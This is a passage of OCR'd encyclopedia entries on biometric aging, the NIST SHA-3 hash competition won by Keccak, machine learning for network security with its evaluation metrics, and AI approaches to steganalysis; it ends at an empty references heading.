
Given the widespread use of biometric recognition systems in applications involving users of different ages, it is imperative that designers of biometric systems cater for the effects of long-term aging of biometric traits. Capitalizing on the powerful machine learning methodologies in the form of deep learning (Sundararajan and Woodard 2018), biometric recognition systems can deal effectively with the problem of normal aging. However, a key issue that remains unsolved is the availability of aging datasets with enough samples of longitudinal biometric traits undergoing both normal and pathological aging. The existence of such datasets can facilitate the development of truly aging invariant biometric recognition systems robust to both normal and pathological aging-related alterations of biometric traits. As an alternative, the problem of the availability of adequate datasets can be addressed by considering transfer learning for training deep networks or by utilizing methods for generating datasets with synthetic samples of biometric traits.

Summary

Aging of biometric traits is a non-reversible physiological process that affects personal characteristics used for biometric recognition. As a result, aging of biometric traits may cause a deterioration of the performance of biometric recognition systems over time. In this article, a discussion about the effects and impact of aging on different biometric traits used for personal identification is presented. The discussion refers to commonly used biometric traits used such as face, fingerprints, hand, voice, behavior biometrics, iris, vein, electroencephalogram (EEG), and DNA. Furthermore, typical methodologies reported in the literature that aim to deal with the problem of aging of biometric traits as a means of safeguarding the long-term performance of biometric recognition systems are discussed. Typical techniques presented include template updating and the selection of age invariant biometric features. As part of the concluding comments, possible

future directions, and areas of future work related to the problem of biometric traits aging are also presented.

Cross-References

Biometric Authentication
Biometrics: Terms and Definitions

References

Dickson DW, Crystal HA, Mattiace LA, Masur DM, Blau AD, Davies P, Aronson MK (1992) Identification of normal and pathological aging in prospectively studied nondemented elderly humans. Neurobiol Aging 13(1):179–189

Harman D (1981) The aging process. Proc Natl Acad Sci 78(11):7124–7128

Jain AK, Flynn P, Ross AA (eds) (2007) Handbook of biometrics. Springer Science & Business Media. Springer US

Lanitis A (2010) A survey of the effects of aging on biometric identity verification. Int J Biom 2(1):34–52

Li Z, Park U, Jain AK (2011) A discriminative model for age invariant face recognition. IEEE Trans Inf Forensics Secur 6(3):1028–1037

Ling H, Soatto S, Ramanathan N, Jacobs DW (2009) Face verification across age progression using discriminative methods. IEEE Trans Inf Forensics Secur 5(1):82–91

Sundararajan K, Woodard DL (2018) Deep learning for biometrics: a survey. ACM Comput Surv 51(3):1–34

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_546

AHS Competition/SHA-3

Bart Preneel[26] ✉
(26) Department of Electrical Engineering-ESAT/COSIC, University of Leuven, Heverlee, Belgium

✉ **Bart Preneel**
Email: bart.preneel@esat.kuleuven.be

Synonyms

Advanced hash competition

Definition

The AHS competition (2007–2012) was an open international competition organized by NIST (National Institute of Standards and Technology, USA) to select a new cryptographic hash function SHA-3.

Background

Even if there had been several early warnings about the limited security margins offered by the widely used hash functions such as MD5 (den Boer and Bosselaers 1994; Dobbertin 1996) and SHA-1 (Chabaud and Joux 1998), the breakthrough collision attacks made by Wang et al. (2005a, b; Wang and Yu 2005) in 2004 and 2005 took most of the security community by surprise and resulted in a hash function crisis. On the other hand, no flaws had been found in the NIST standard algorithms SHA-2 (FIPS 180-2 2002). However, the new cryptanalytic results on SHA-1 raised some doubts on the robustness of these functions, which share some design

principle with SHA-1. After several years, NIST decided to start a new open competition to select a new hash function standard, the SHA-3 algorithm.

Applications

After two open workshops and a public consultation period, NIST decided to publish on November 2, 2007, an open call for contributions for SHA-3, a new cryptographic hash family (NIST 2007). The deadline for the call for contributions was October 31, 2008. A SHA-3 submission needs to support hash results of 224, 256, 384, and 512 bits to allow substitution for the SHA-2 family. It should work with legacy applications such as DSA and HMAC. Designers should present detailed design documentation, including a reference implementation, optimized implementations for 32-bit and 64-bit machines; they should also evaluate hardware performance. If an algorithm is selected, it needs to be available worldwide without royalties or other intellectual property restrictions. The security requirements list preimage and second preimage resistance, collision resistance, and resistance to length extension attacks. The performance requirement was that the function should be faster than SHA-2.

Even if preparing a submission required a substantial effort, NIST received 64 submissions. Early December 2008, NIST has announced that 51 designs have been selected for the first round. Of the 13 rejected designs, 5 have been published by their designers (see ECRYPT II 2013); it is perhaps not surprising that 4 of these 5 designs have been broken very quickly. From the 51 Round 1 candidates, about half were broken in early July 2009. This illustrates that designing a secure and efficient hash function is a challenging task.

On July 24, 2009, NIST announced that 14 algorithms have been selected for Round 2, namely, Blake, Blue Midnight Wish, CubeHash, ECHO, Fugue, Grøstl, Hamsi, JH, Keccak, Luffa, Shabal, SHAvite-3, SIMD, and Skein. By mid-September 2009, several of these algorithms have been tweaked, which means that small modifications have been made that should not invalidate earlier analysis. The majority of these designs use an iterated approach or a variant thereof: Four Round 2 candidates (Blue Midnight Wish, Grøstl, Shabal, and SIMD) use a modification of the Merkle-Damgård construction with a larger internal memory, also known as a wide-pipe construction, and three use the HAIFA approach (Biham and

Dunkelman 2006) (Blake, ECHO, and SHAvite-3). Five candidates (CubeHash, Fugue, Hamsi, Keccak, and Luffa) use a (variant of a) sponge construction (Bertoni et al. 2008). Several designs (ECHO, SHAvite-3, Fugue, and Grøstl) employ AES-based building blocks; the first two benefit substantially from the AES instructions that are offered in the 2010 Intel Westmere processor (see Benadjila et al. 2009 for details). The hash functions Blue Midnight Wish, CubeHash, Blake, and Skein are of the ARX (Addition, Rotate, and XOR) type; similar to MD5, SHA-1, and SHA-2, they derive their nonlinearity from the carries in the modular addition.

About half the Round 1 candidates originate from Europe, one-third from North America, and one in six from Asia; two designs are from the Southern Hemisphere. Note that this is only an approximation as some algorithms have designers from multiple components and some designers have moved. A very large part of the Round 1 cryptanalysis was performed by researchers in Europe. In Round 2, 9 out of 16 (64%) of the designs are European, while 3 are from North America and 2 from Asia.

Two designs were expected for Round 2 but did not make it. MD6 by Rivest was probably not selected because of the slower performance; moreover, an error was found by the designer in the proof of security against differential attacks. Lane was probably removed because of the rebound attack on its compression function in Matusiewicz et al. (2009). This new attack has emerged during the first two rounds of the competition as a very powerful cryptanalytic tool that is effective against (reduced round versions of) a very large number of cryptographic hash functions.

Two designs in Round 1 had remarkable security results: SWIFFT admits an asymptotic proof of security against collision and preimage attacks under worst-case assumptions about the complexity of certain lattice problems; the collision and preimage security of FSE can be reduced to hard problems in coding theory. However, both designs are rather slow; moreover, they require additional building blocks to achieve other security properties.

It is notably difficult to make reliable performance comparisons; all the Round 2 candidates have a speed that varies between 5 and 35 cycles per byte. It should be pointed out that due to additional implementation efforts, the best current SHA-2 implementations have a speed of 12–15 cycles/byte; it will thus become more difficult for SHA-3 to be faster than SHA-2. Extensive work has been performed on hardware performance; one

remarkable observation is that the conclusions from FPGA and ASIC implementations are not identical. The reader is referred to the SHA-3 Zoo and eBASH for security and performance updates; these sites are maintained by the ECRYPT II project (ECRYPT II 2013).

On December 9, 2010, NIST announced the five finalists: Blake, Grøstl, JH, Keccak, and Skein. The third and final conference have taken place in early 2012. Several designs were further tweaked before the finals. There is a broad consensus that these are five solid designs with a good security margin. There is sufficient diversity, in terms of using the building blocks, the iteration, and the general design philosophy.

On October 2, 2012, NIST selected as winner the Keccak algorithm (Team Keccak n.d.) designed by Guido Bertoni, Joan Daemen, Gilles Van Assche, and Michaël Peeters. In August 2015, NIST published the new FIPS 202 SHA-3 Standard (FIPS 202 2015): Permutation-Based Hash and Extendable-Output Functions that introduces SHA-3-256, SHA-3-384, SHA-3-512, and the eXtendable Output Functions (XOFs) SHAKE-128 and SHAKE-256. In September 2016, NIST Special Publication 800-185 (NIST SP 800-185 2016) standardized SHA-3 Derived Functions: cSHAKE (allowing users to customize their SHAKE instances), KMAC (a Message Authentication Algorithm (MAC)/pseudorandom function based on SHA-3), TupleHash (to hash tuples of input strings unambiguously), and ParallelHash (a variant that enables parallel processing).

There is a broad consensus that Keccak was an excellent choice that represents a design approach that is very different from SHA-2. SHA-3 has a very high-security margin: The best practical preimage and collision attacks cover only 6 out of 24 rounds. Keccak is a flexible cryptographic tool that can be extended to pseudorandom functions and authenticated encryption. The adoption has been slower than anticipated because little improvement has been made on the cryptanalysis of SHA-2, while CPU improvements have made SHA-2 faster. Moreover, SHA-3 offers a substantial performance improvement for hardware designs, but the large state of SHA-3 (1600 bits) makes it harder to integrate dedicated hardware with 64-bit CPU architectures. The 3GPP TS 35.231 standard for securing mobile communications has specified the TUAK suite for authentication and key generation based on SHA-3. It can be expected that in future cryptographic deployments SHA-3 will become increasingly more important.

Cross-References

Hash Functions

Recommended Reading

Benadjila R, Billet O, Gueron S, Robshaw MJB (2009) The Intel AES instructions set and the SHA-3 candidates. In: Matsui M (ed) Advances in cryptology, proceedings Asiacrypt'09. LNCS 5912. Springer, Berlin, pp 162–178

Bertoni G, Daemen J, Peeters M, Van Assche G (2008) On the indifferentiability of the sponge construction. In: Smart N (ed) Advances in cryptology, proceedings Eurocrypt'08. LNCS 4965. Springer, Berlin, pp 181–197

Biham E, Dunkelman O (2006) A framework for iterative hash functions – HAIFA. In: Proceedings second NIST hash functions workshop 2006, Santa Barbara (CA), USA

Chabaud F, Joux A (1998) Differential collisions: an explanation for SHA-1. In: Krawczyk H (ed) Advances in cryptology, proceedings Crypto'98. LNCS 1462. Springer, Berlin, pp 56–71

den Boer B, Bosselaers A (1994) Collisions for the compression function of MD5. In: Helleseth T (ed) Advances in cryptology, proceedings Eurocrypt'93. LNCS 765. Springer, Berlin, pp 293–304

Dobbertin H (1996) The status of MD5 after a recent attack. CryptoBytes 2(2):1–6

ECRYPT II (2013) The SHA-3 Zoo http://ehash.iaik.tugraz.at/wiki/The_SHA-3_Zoo

FIPS 180-1 (1995) Secure hash standard. Federal information processing standard (FIPS), publication 180-1. National Institute of Standards and Technology, US Department of Commerce, Washington, DC

FIPS 180-2 (2002) Secure hash standard. Federal information processing standard (FIPS), publication 180-2. National Institute of Standards and Technology, US Department of Commerce, Washington, DC. (Change notice 1 published on December 1, 2003)

FIPS 202 (2015) SHA-3 standard: permutation-based hash and extendable-output functions (FIPS), publication 202. National Institute of Standards and Technology, US Department of Commerce, Washington, DC

FIPS 46 (1977) Data encryption standard. Federal information processing standard, NBS, U.S. Department of Commerce, (revised as FIPS 46-1 (1988); FIPS 46-2 (1993), FIPS 46-3 (1999))

Matusiewicz K, Naya-Plasencia M, Nikolic I, Sasaki Y, Schläffer M (2009) Rebound attack on the full lane compression function. In: Matsui M (ed) Advances in cryptology, proceedings Asiacrypt'09. LNCS 5912. Springer, Berlin, pp 106–125

NIST (2007) SHA-3 Competition. http://csrc.nist.gov/groups/ST/hash/

NIST SP 800-185 (2016) SHA-3 derived functions: cSHAKE, KMAC, TupleHash and ParallelHash, special publication 800-185. National Institute of Standards and Technology, US Department of Commerce, Washington, DC

Rivest RL (1992) The MD5 message-digest algorithm. Request for Comments (RFC) 1321, Internet activities board, Internet Privacy Task Force, April 1992

Team Keccak (n.d.). https://keccak.team/index.html

Wang X, Yu H (2005) How to break MD5 and other hash functions. In: Cramer R (ed) Advances in cryptology, proceedings Eurocrypt'05. LNCS 3494. Springer, Berlin, pp 19–35

Wang X, Yin YL, Yu H (2005a) Finding collisions in the full SHA-1. In: Shoup V (ed) Advances in cryptology, proceedings Crypto'05. LNCS 3621. Springer, Berlin, pp 1–16

Wang X, Yu H, Yin YL (2005b) Efficient collision search attacks on SHA-0. In: Shoup V (ed) Advances in cryptology, proceedings Crypto'05. LNCS 3621. Springer, Berlin, pp 17–36

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300029

AI Act

Artificial Intelligence Act (AI Act) and the GDPR

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1496

AI and Big Data Analytics for Network Security

Anthony Pardini[27] ✉ and Hakki C. Cankaya[27] ✉
(27) Masergy Communications, Inc., Plano, TX, USA

✉ **Anthony Pardini (Corresponding author)**
Email: tony.pardini@masergy.com

✉ **Hakki C. Cankaya**
Email: hakki.cankaya@masergy.com

Definition

Network security generally comprises systems that help protect data in transit, storage, and compute from unauthorized access, destruction, alteration, and exfiltration. These systems include intrusion detection, end-point protection, firewalls, and malware detection. Artificial Intelligence (AI) is a branch of computer science that studies and develops methods and techniques to perform tasks that normally require human intelligence. Big Data Analytics leverages the collection, organization, and storage of vast amounts of valuable data to gain security and business insights. Big Data systems must collect and process data that is both varied and high in velocity. AI techniques require Big Data to solve previously unsolvable security problems.

Background (Historical Data Optional)

Since becoming a foundational academic discipline in the 1950s, AI has been through multiple cycles of boom and bust. The downturns are referred

to as AI Winters which experience reductions in funding and expectations. In recent decades, AI developed into the tool of choice for solving previously unsolvable problems due to the improvements in compute (e.g., CPUs/GPUs), driven by Moore's law, and Internetworking supporting Machine-to-Machine (M2M) and Human-to-Machine communication. Machine Learning (ML) is a subfield of AI that leverages the methods and theory from computational statistics and is able to learn from a given feature set to make decisions without explicit programming. ML techniques require domain knowledge for feature set selection (feature engineering). ML employs supervised and unsupervised learning. In supervised learning, the model is trained by a large representative data set that has already been labeled by a human or machine with domain expertise. The trained model is then used to classify new data without labels. Naive Bayes, Logistic Regression, Support Vector Machines (SVM), Random Forest (RF), Hidden Markov Models, and K-Nearest Neighbor are among the supervised learning techniques (Apruzzese et al. 2018). Unsupervised learning techniques do not require labeled data. They cluster or associate the data by considering common features and patterns within the data. Deep Learning (DL) is a subfield of ML and uses layered Neural Networks (NN) to mimic the human brain's analytical learning capabilities. In contrast to ML techniques, DL techniques autonomously select features from the input data without relying on domain knowledge. To this effect, there is an increased data dependency for DL techniques; therefore, they do not perform well with smaller data sets. DL techniques use heavy computing power as they treat the problem with a holistic approach for an end-to-end solution as opposed to a divide-and-conquer approach. They extensively leverage matrix algebra and benefit from parallel high-performance hardware architectures such as Graphics Processing Units (GPUs). Similar to ML, DL also has supervised and unsupervised learning. Convolutional Neural Networks (CNN) and Recurrent Neural Networks (RNN) are among the primary supervised learning algorithms for DL whereas Deep Belief Networks (DBN) is a prime example for an unsupervised DL learning algorithm. Some practices combine supervised and unsupervised learning techniques for a particular problem; these are classified under semisupervised learning techniques.

ML and DL techniques are increasingly employed for network security and cybersecurity in general due to the increasing scale and complexity of

security threats. The frequency and variation of such attacks is high, and existing enterprise monitoring systems now collect a large volume of data that can be used successfully by ML and DL techniques to predict, detect, and respond to such attacks with the expectation of high accuracy. Enterprise IT networks have evolved from single private Data Center into Internet-accessible-distributed multicloud systems that require defense against new attack vectors. This growth calls for multiple security policies that could challenge human perception for selecting the right set of manageable rules. Domain knowledge agnostic DL and ML techniques are well suited for these tasks. In signature-based systems, the security software is programmed to scan known event signatures to detect malware. This requires continual maintenance and storage of those signatures and which frequently fail when new malware appears. Not only are such systems slow, but they are also increasingly ineffective. ML and DL techniques are well suited for finding out the pattern of normal (usual) behavior and can detect an anomaly as a result of any unseen event. Some security attacks may start with compromising legitimate user credentials for an entry into the enterprise account. These attacks are difficult to detect. ML and DL techniques could play a role to capture the pattern of user behavior in addition to his/her credentials and are capable of monitoring for changes in behavior so that they can detect or challenge these attacks successfully. This is rather difficult to integrate into conventional rule-based security systems. A lack of security domain knowledge is also a concern that ML and DL systems are well suited to address because some applications capture the domain-specific features from the data itself automatically, not having to rely only on an individual’s skill set.

Applications and Use Cases

The foremost security use cases that can leverage ML and DL models are malware analysis, malicious event and intrusion detection, Spam detection, user authentication, access and physical security control, and automation of security services. Modern malware and virus applications have built-in polymorphic characteristics (features) where they can create variants that look and feel different while still having the same malicious and destructive effects on networked systems. The generic rule-based systems fail in detecting such malware. ML and DL approaches are better fit to capture the

relationships between variants and be able to classify all variants into correct malware class and group-enabling detection before the sensitive data are comprimized. For this use case to further improve, the quality and volume of labeled samples have been worked on and rendered. Spam detection and phishing-use cases are low-level but rather frequent attacks that cause waste of resources, and carry malware and/or URLs to compromised sites. Those attacks may sometimes use sophisticated methods that are difficult to catch with existing rule-based generic filters. ML and DL techniques are employed in these use cases to improve the detection of such attacks by looking into the correlations of features in the content. Malicious events and intrusions are mostly coordinated acts from remote endpoints. Botnets are good examples of infected nodes in the network that target a specific system with repeated use of costly functions. Domain Generation Algorithms (DGAs) are used by these infected nodes to evade black-list-/white-list-based detection while searching to access command and control centers. ML and DL systems can leverage Natural Language Processing (NLP) techniques as part of this use case to detect these correlated and integrated attacks. The physical security control, as a use case, benefits from recent successful ML and DL applications supporting facial recognition, object-recognition, and biometrics. Time series analysis as an example ML technique helps detect anomalies such as failed login attempts and data exfiltration at an early stage so that the loss could be kept at the minimum.

In general, ML and DL techniques have different performance indicators for their evaluation. The security application use cases of ML and DL mostly employ binary classification techniques where the question is to predict if a certain event represents a security anomaly. The Error Matrix is used to compare AI techniques' resulting-predicted labels against their true label.

True Positive (TP): represents the threatening security events that are classified correctly by the model.

True Negative (TN): represents the nonthreatening security events that are classified correctly by the model.

False Positive (FP): represents the nonthreatening security events that are predicted as threatening.

False Negative (FN): represents the threatening security events that are predicted as nonthreatening.

Using these definitions, the following performance indicators are defined.

Accuracy: (TP+TN)/(TP+TN+FP+FN) represents the ratio of correctly predicted events over the total number of events. If the events are not evenly distributed (skewed) over threatening and nonthreatening cases, then this indicator may not be useful.

Precision: TP/(TP+FP) represents the ratio of correctly predicted events as threatening overall predicted events as threatening.

Recall: TP/(TP+FN) represents the ratio of correctly predicted events as threatening overall events that should be predicted as threatening.

F1-Score: 2*TP/(2*TP+FN+FP) calculates the test's accuracy with a weighted average of precision and recall.

For the security applications, precision, recall, and F1-score are commonly used for the evaluation of the model performance. Higher values represent a better-performing model (Xin et al. 2018).

Open Problems and Future Directions

Description of New Trends/Unsolved Problems

Lack of publicly available recent data sets for academic use is an open problem. DARPA Intrusion Detection Data set (Lippmann et al. 2000), KDD CUP 99 Dataset (Tavallaee et al. 2009; Meena and Choudhary 2017), NSL-KDD dataset (Revathi and Malathi 2013), and Australian defense academy (ADFA) data set (Xie et al. 2014) are among the ones used in the field. Implementing the detection to a near-real-time level is an ultimate goal that can be realized by developing faster data collection, ingestion, and processing platforms. There is a need for new multivariate evaluation criteria to better compare and contrast the models. The fact that the training sets becoming obsolete suggests a research area for proposing a process to dynamically schedule retraining frequency and relabeling. There is also a need for automated parameter tuning as it is currently a mundane human-centric activity. DL techniques are still immature and will benefit the most from future research. Adversarial attacks using ML and DL techniques to the very same ML and DL security defense systems are one of the hot topics for further research. Poisoning of training data seems to be a problem facing security AI analysts. There is also a lack of skill set that has domain knowledge both in security and data science. Continuous maturity and

improvements of ML and DL algorithms with optimized libraries such as TensorFlow, Keras, and others represent a growing research area for both academia and corporate R&D teams (https://www.masergy.com/managed-security). The end goal is to design and implement a complete closed-loop automation for end-to-end security that learns, detects, and remediates; currently, this is deployed as an open-loop system at Security Operations Centers (SOCs) and Networks Operations Centers (NOCs) with human intervention.

References

Apruzzese G et al (2018) On the effectiveness of machine and deep learning for cyber security. In: 2018 10th international conference on cyber conflict, Cycon

Lippmann RP et al (2000) Evaluating intrusion detection systems: the 1998 DARPA off-line intrusion detection evaluation. In: Proceedings of DARPA information survivability conference and exposition (DISCEX), vol 2, pp 12–26

Meena G, Choudhary RR (2017) A review paper on IDS classification using KDD 99 and NSL KDD dataset in WEKA. In: Proceedings of international conference on computer, communications and electronics, pp 553–558

Revathi S, Malathi A (2013) A detailed analysis on NSL-KDD dataset using various machine learning techniques for intrusion detection. In: Proceedings of international journal of engineering research & technology (IJERT), pp 1848–1853

Tavallaee M, Bagheri E, Lu W, Ghorbani AA (2009) A detailed analysis of the KDD CUP 99 data set. In: Proceedings of IEEE international conference on computational intelligence in security and defense applications, July 2009, pp 1–6

Xie M, Hu J, Yu X, Chang E (2014) Evaluating host-based anomaly detection systems: application of the frequency-based algorithms to ADFA-LD. In: Proceedings of international conference on network and system security, pp 542–549

Xin Y et al (2018) Machine learning and deep learning methods for cybersecurity. IEEE Access 6, pp 35365–81

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1633

AI Approaches in Steganalysis Research

Jing Dong[28] ✉ and Bo Peng[28] ✉
(28) Center for Research on Intelligent Perception and Computing, National Laboratory of Pattern Recognition, Institute of Automation, Chinese Academy of Sciences, Beijing, People's Republic of China

✉ **Jing Dong (Corresponding author)**
Email: jdong@nlpr.ia.ac.cn

✉ **Bo Peng**
Email: bo.peng@nlpr.ia.ac.cn


Definition

Steganalysis is the technology to determine the existence of hiding information in multimedia contents as texts, images, or videos. Artificial intelligence technology has enabled extraordinary developments in the steganalysis field.

Background

Steganography and steganalysis are inseparable adversaries for a long period. The AI approaches in steganalysis often rely on machine learning. The key challenge of traditional learning-based steganalysis is to construct effective feature representations. It depends on hand-crafted statistics features and machine learning models to decide whether a given piece of content is a stego or not. In the past few decades, researchers have focused on designing appropriate feature extractors from spatial and frequency domain of the suspicious cover (Jessica and Miroslov 2002). For image


steganalysis, the most commonly used and effective features are obtained by learning the textural information and pixel-wise correlations of the images content, such as the SPAM (Pevny et al. 2010), Markov-based features (Shi et al. 2006), Run-length statistics (Dong and Tan 2008), and Rich Model (SRM) (Fridrich and Kodovsky 2012). In order to obtain an accurate detection, it is important that the feature representations consider complex dependencies among individual image elements to capture the traces caused by embedding operations. These features should be sensitive to stego-modifications but insensitive to image content. Besides, simple binary classifiers include SVM and ensemble classifiers are applied for these features (Fig. 1).



AI Approaches in Steganalysis Research, Fig. 1 How is learning-based image steganalysis done for feature representation?

Theory

Though significant progress has been achieved for learning-based steganalysis in laboratory, the practical detection accuracy is far from satisfactory, especially when against new advanced and unlearn steganographic methods. Recently, with the benefits of big data and multiple deep learning models, more efforts have been put toward the automatic and intelligent deep learning-based steganalysis (Xu et al. 2016; Qian et al. 2015), which appreciates huge/sufficient training data and could learn hierarchical feature representations by a natural progression from artificial neural networks. Deep models apply a set of algorithms in machine learning that attempt to model high-level abstractions in the stego/cover data by using architectures composed of multiple nonlinear transformations. This scheme could consider the distribution of data after convolutions and involves some local information (which may be caused by embedding operation) and translates it into more global statistics (which are automatically learned rather than hand-crafted design) (Fig. 2).



AI Approaches in Steganalysis Research, Fig. 2 Learning steganalysis feature representations hierarchically

Open Problems and Future Directions

There are several challenges in current learning-based steganalysis. The first challenge is batch steganography. Conventional steganalysis detects steganography in a single dataset. This can be easily by-passed by steganographers using batch steganography that embeds messages into a large amount of data with a very small embedding payload on each data sample. Steganography-into-BigData is hard to be detected with statistical or learning-based steganalysis because of mismatch problem between the testing and training datasets. To tackle this challenge, recently researchers focused on big data steganalysis (Wu et al. 2018; Wu 2020). Instead of detecting stegos, these methods aim to detect potential steganographers from innocent subjects by analyzing a large amount of their shared contents using clustering (Ker and Pevný 2011) and anomaly detection (Ker and Pevný 2012). The assumed scenario is the guilty steganographer sends both low payload stegos and innocent covers to hide his trace. For detection, one may extract steganalysis feature for each data sample and obtain a feature set for each subject. The clustering-based detection method may combine hierarchical clustering with Maximum Mean Discrepancy (MMD) distance measure. Such detector assumes the majority of subjects is normal and tries to identify guilty steganographer as an outlier cluster. There are also some outlier-based detection methods, such as the local outlier factor (LOF) method. The Steganography-into-BigData is still a fast-evolving research field.

The second challenge is for behavior steganography, where multimedia contents are innocent, clean, and no embedding with any data, but the steganographer's behavior itself implies a hidden message. Most behavior steganography are through social interactions on a social network such as the "like" action under someone's blog, e.g. (Zhang 2017). The behavior steganography on social network can be modeled and studied by graph theory (Wu et al. 2019). This makes traditional steganalysis algorithms useless. To detect behavior steganography, it needs AI steganalysis that incorporates historical behavior analysis and user profile to discover anomalous behavior of a suspect steganographer. For example, in the research by Li et al. (2019), the set of shared images by a normal user are deemed to be correlated in content, whereas they are uncorrelated for a steganographer. This behavior anomaly can be detected by measuring the similarities of a suspect's shared images. Hence, the analysis of behavior pattern is an important side-channel for detecting steganography. The

methodology of behavior steganalysis has also inspired a similar idea of deepfake forensics based on subject behavior in questioned video. The work of Farid et al. in (Agarwal et al. 2019) is just an example, where the behavioral patterns such as head pose and facial movement of a specific world leader are analyzed and extracted as a discriminative feature for detecting his/her deepfake-generated videos.

The third challenge is an intelligent and constantly evolving counterpart from learning-based steganography. Facing this, the community is exploring adversarial learning between steganography and steganalysis. The success of deep-learning stimulates AI steganalysis models, e.g. (Xu et al. 2016; Qian et al. 2015; Boroumand et al. 2018), and inspired by adversarial learning there appears adversarial steganography (Zhu et al. 2018; Shi et al. 2017). It has become very clear that the two parts will evolve together under an adversarial framework. Actually, this conforms with the trend in a broader information security scope, where adversarial competing also exists in the battle between “deepfake” (Ma et al. 2019) and “de-fake” (Xuan et al. 2019), the battle between adversarial examples and robust model (He et al. 2019), and also the battle between sensing human signal (Peng et al. 2015) and privacy preserving (He et al. 2020).

References

